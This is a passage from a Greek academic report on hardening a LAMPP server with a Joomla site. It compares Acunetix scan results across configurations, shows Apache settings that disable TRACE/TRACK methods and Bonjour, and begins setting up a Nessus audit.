- Ανανεώνεται συνεχώς με αποτέλεσμα να παρέχει μια αρκετά ενημερωμένη βάση αδυναμιών και επιθέσεων.
- Είναι πλήρως παραμετροποιήσιμο.
- Ελέγχει για αδυναμίες που προέρχονται από AJAX, SOAP και γενικότερα Web 2.0 τεχνολογίες καθώς και Flash.

- Υποστηρίζει έλεγχο προστατευμένων περιοχών της εφαρμογής και του server (εφόσον εισάγουμε username και password μέσω)
- Δημιουργεί λεπτομερείς και συγκριτικές αναφορές
- Υποστηρίζει ελέγχους σε επίπεδο δικτύου.

5.3.1. Default LAMPP εγκατάσταση χωρίς ασφάλεια

Scan information	
Starttime	13/1/2011 9:31:32 μμ
Finish time	14/1/2011 11:17:23 πμ
Scan time	13 hours, 45 minutes
Profile	Default


Total alerts found	400
High	3
Medium	3
Low	188
Informational	206




5.3.2. Default LAMPP εγκατάσταση με ασφάλεια

Scan information	
Starttime	14/1/2011 11:37:57 πμ
Finish time	14/1/2011 11:52:58 πμ
Scan time	15 minutes
Profile	Default

Total alerts found	**9**
High	2
Medium	3
Low	2
Informational	2



Συγκρίνοντας τα αποτελέσματα των παραπάνω δύο περιπτώσεων προκύπτει το επόμενο διάγραμμα:



Συγκεκριμένα, τα προβλήματα που παρέμειναν είναι τα εξής:

1. Bonjour service running
2. SSL 2.0 deprecated protocol
3. SSL certificate invalid date
4. SSL weak ciphers
5. TRACE method is enabled

Από τα προβλήματα αυτά δεν λαμβάνουμε υπόψη εκείνα που έχουν σχέση με το SSL πρωτόκολλο καθώς για να λυθούν χρειαζόμαστε έγκυρα πιστοποιητικά και δεν είναι δυνατό να τα δημιουργήσουμε.

Για την υπηρεσία Bonjour, εκτελούμε την εξής εντολή για να απενεργοποιήσουμε την εκκίνησή της κατά την εκκίνηση του λειτουργικού συστήματος:

```
update-rc.d -f avahi-daemon remove
```

Επιλέγουμε να μην την απεγκαταστήσουμε καθώς προσφέρει λειτουργίες ανακάλυψης συσκευών στο δίκτυο τις οποίες μπορεί να χρειαστούμε στο μέλλον.

Σχετικά με την μέθοδο TRACE, για να απενεργοποιηθεί αρκεί να προσθέσουμε στο αρχείο httpd.conf του Apache την εξής παράμετρο:

```
TraceEnable Off
```


Επίσης, εκτός της μεθόδου TRACE υπαρχει και η TRACK. Συνήθως η προηγούμενη παράμετρος λειτουργεί για την απενεργοποίηση και των δύο. Για να είμαστε ακόμα πιο σίγουροι, μπορούμε να προσθέσουμε και το επόμενο κομμάτι κώδικα στο αρχείο .htaccess:


```
RewriteCond %{REQUEST_METHOD} ^TRACE

RewriteRule .* - [F]

RewriteCond %{REQUEST_METHOD} ^TRACK

RewriteRule .* - [F]
```

Με τον τρόπο αυτό, requests στον server που αφορούν tracing και tracking μεθόδους, θα απορρίπτονται άμεσα.

5.3.3. LAMPP με παραμετροποιημένα αρχεία ρυθμίσεων και default Joomla site

Scan information	
Starttime	10/12/2010 2:50:08 μμ
Finish time	10/12/2010 10:36:09 μμ
Scan time	7 hours, 46 minutes
Profile	Default







5.3.4. LAMPP με παραμετροποιημένα αρχεία ρυθμίσεων και Joomla site me επιπλέον λειτουργίες

Scan information	
Starttime	21/1/2011 7:30:56 μμ
Finish time	23/1/2011 3:10:28 πμ
Scan time	1 days, 7 hours, 39 minutes
Profile	Default


Total alerts found	466
High	1
Medium	3
Low	79
Informational	383



5.3.5. Συγκεντρωτικά Αποτελέσματα



	High	Medium	Low	Info
LAMPP χωρίς ασφάλεια	1	0	3	7
LAMPP με ασφάλεια	0	0	0	2
LAMPP με default Joomla	2	1	3	6
LAMPP με custom Joomla	0	0	3	5



Σύμφωνα με το AWVS, το script που παρέχεται με το LAMPP για ασφάλεια, εξαλείφει όλα τα προυπάρχοντα προβλήματα της αρχικής εγκατάστασης.

Συνεχίζοντας στην επεξεργασία των ρυθμίσεων των λογισμικών του server και αφού δημιουργήσουμε μια ιστοσελίδα με το Joomla και περιεχόμενο το δείγμα που παρέχεται με την εγκατάσταση, παρατηρούμε την εμφάνιση νέων προβλημάτων. Τα προβλήματα αυτά οφείλονται, φυσικά, στην εφαρμογή και επιβεβαιώνουν την αντίληψη οτι μία εφαρμογή με ευπάθιες μπορεί να μετατρέψει έναν ασφαλή server σε αδύναμο.

Τέλος, μελετώντας τα προβλήματα που εμφανίστηκαν και βρίσκουμε τα μέρη του Joomla που τα δημιουργούν. Αλλάζουμε, λοιπόν, τη δομή της ιστοσελίδας μας και επιλέγουμε νέα components για να αντικαταστήσουμε τις προβληματικές λειτουργίες με νέες. Στη συνέχεια, χρησιμοποιώντας ξανά το εργαλείο, καταλήγουμε στα τελευταία αποτελέσματα, στα οποία παρατηρούμε οτι τα προβλήματα εξαλείφθηκαν. Παρόλα αυτά δεν λύθηκαν, παρα μόνο δεν εντοπίστηκαν. Ο λόγος είναι ο τρόπος λειτουργίας του εργαλείου που δεν είναι άλλος από το γνωστό crawling στην ιστοσελίδα: εφόσον δεν χρησιμοποιούνται τα προβληματικά components, δεν υπάρχουν συνδέσμοι σε αυτά και συνεπώς δεν εντοπίζονται ως προβλήματα.


5.4. Auditing του server με το εργαλείο Nessus

Το Nessus είναι ένα εργαλείο με μεγάλη ιστορία, επιτυχία και πλήρως καταξιωμένο στο χώρο του καθώς θεωρείται ένα από τα καλύτερα (αν όχι το καλύτερο) του είδους του. Η χρήση του είναι δωρεάν για προσωπική χρήση ενώ για χρήση από επιχειρήσεις παρέχεται επι πληρωμής άδεια. Θα χρησιμοποιήσουμε την επαγγελματική δοκιμαστική έκδοση 15 ημερών για να βγάλουμε τα παρακάτω αποτελέσματα.

Το πρώτο βήμα είναι να κατεβάσουμε το λογισμικό απο την διεύθυνση http://www.nessus.org/download/. Αφού το εγκαταστήσουμε, ανοίγουμε την διεύθυνση http://www.nessus.org/plugins/index.php?view=register-eval και αφού αποδεχτούμε τους όρους, συμπληρώνουμε στην επόμενη φόρμα που θα εμφανιστεί στη σελίδα τα στοιχεία μας (το e-mail είναι αρκετό) και μας αποστέλλεται ένα μήνυμα στο ηλεκτρονικό μας ταχυδρομείο με τον κωδικό για την δοκιμαστική περίοδο.


Η αρχιτεκτονική του Nessus είναι της μορφής Web Server - Client. Μετά την εγκατάσταση, θα δημιουργηθούν στην επιφάνεια εργασίας μας δύο συντομεύσεις, μία για την εκκίνηση του server και μία για την φόρτωση του client.

Στην επόμενη εικόνα, βλέπουμε την εφαρμογή διαχείρισης του server.




Μετά την εγκατάσταση, πρέπει να δημιουργήσουμε ένα χρήστη τον οποίο θα χρησιμοποιήσουμε για την είσοδό μας στον client αλλιώς μπορούμε να χρησιμοποιήσουμε τον default χρήστη (**localuser**).

Για να διαχειριστούμε τους χρήστες, πατάμε το κουμπί "**Manage Users**". Στο επόμενο παράθυρο πατάμε το πλήκτρο "+" και σιγουρευόμαστε ότι έχουμε επιλέξει την επιλογή **Administrator**.



Στη συνέχεια, ανοίγουμε έναν browser και πληκτρολογούμε τη διεύθυνση **https://localhost:8834/**. Εισάγουμε το όνομα χρήστη μας και τον κωδικό μας και αφού συνδεθούμε πηγαινουμε στην καρτέλα "**Policies**". Για να δημιουργήσουμε τις ρυθμίσεις για τα scans που θα ακολουθήσουν, πατάμε το κουμπί "**Add**".




Στην προηγούμενη εικόνα, παραθέτονται οι ρυθμίσεις που χρησιμοποιήσαμε για τα διάφορα auditings του server. Στην καρτέλα "**Plugins**", επιλέγουμε μόνο εκείνα που αφορούν τον Apache, την MySQL, FTP, Linux, CGI, Perl, Web Applications. Στις υπόλοιπες καρτέλες αφήνουμε τις προεπιλεγμένες τιμές.

Ακολουθούν διαγράμματα με τα αποτελέσματα του Nessus για τις ίδιες φάσεις στις οποίες χρησιμοποιήθηκε και το Acunetix Web Vulnerability Scanner.


Από τα αποτελέσματα αυτά έχουν αφαιρεθεί τα αποτελέσματα που αφορούν προβλήματα του SSL πρωτοκόλλου.

5.4.1. Default LAMPP εγκατάσταση χωρίς ασφάλεια



